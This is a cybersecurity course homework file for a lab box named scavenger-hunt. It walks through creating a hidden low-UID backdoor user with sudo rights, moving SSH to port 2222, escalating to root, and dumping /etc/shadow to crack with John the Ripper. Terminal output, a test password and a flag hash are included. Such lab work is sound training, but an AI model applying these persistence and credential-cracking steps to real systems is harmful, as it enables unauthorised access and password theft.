Week 6 Homework Submission File: Advanced Bash - Owning the System

Please edit this file by adding the solution commands on the line below the prompt.

Save and submit the completed file for your homework submission.

Step 1: Shadow People

1. Create a secret user named sysd. Make sure this user doesn't have a home folder created:

   adduser --no-create-home --uid 800 sysd

```
root:~\ $ adduser --no-create-home --uid 800 sysd
Adding user `sysd' ...
Adding new group `sysd' (800) ...
Adding new user `sysd' (800) with group `sysd' ...
Not creating home directory `/home/sysd'.
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for sysd
Enter the new value, or press ENTER for the default
        Full Name []: sysd
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
root:~\ $ id sysd
uid=800(sysd) gid=800(sysd) groups=800(sysd)
root:~\ $ cd /home/sysadmin
root:~\ $ cd ..
root:home\ $ ls
babbage  lovelace  mitnik  stallman  student  sysadmin  turing  vagrant
root:home\ $
```

```
root:~\ $ id sysd
uid=800(sysd) gid=800(sysd) groups=800(sysd)
```

2. Give your secret user a password:
   sysd password - sysd1234

3. Give your secret user a system UID < 1000:

```
root:~\ $ id sysd
uid=800(sysd) gid=800(sysd) groups=800(sysd)
```

4. Give your secret user the same GID:

```
root:~\ $ id sysd
uid=800(sysd) gid=800(sysd) groups=800(sysd)
```

5. Give your secret user full sudo access without the need for a password:

   usermod -aG sudo sysd

```
root:~\ $ usermod -aG sudo sysd
root:~\ $ groups sysd
sysd : sysd sudo
```

6. Test that sudo access works without your password:
   sudo -l

```
sysd@scavenger-hunt:/home/sysadmin$ sudo -l
Matching Defaults entries for sysd on scavenger-hunt:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sysd may run the following commands on scavenger-hunt:
    (ALL : ALL) ALL
```


Step 2: Smooth Sailing

1. Edit the sshd_config file:
   nano /etc/ssh/sshd_config
   Port 2222

```
  GNU nano 2.9.3                                                    /etc/ssh/sshd_config

#       $OpenBSD: sshd_config,v 1.101 2017/03/14 07:19:07 djm Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

#Port 22
Port 2222
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```


Step 3: Testing Your Configuration Update

1. Restart the SSH service:
   service ssh restart
   service ssh status



2. Exit the root account:

3. SSH to the target machine using your sysd account and port 2222:
   ssh sysd@192.168.6.105 -p 2222




4. Use sudo to switch to the root user
   sudo su

```
sysd@scavenger-hunt:/$ sudo su
[sudo] password for sysd:

You found flag_7:$1$zmr05X2t$QfOdeJVDpph5pBPpVL6oy0

root@scavenger-hunt:/#
```

Step 4: Crack All the Passwords

1. SSH back to the system using your sysd account and port 2222:



2. Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file: *cat /etc/shadow > unshadow*

john unshadow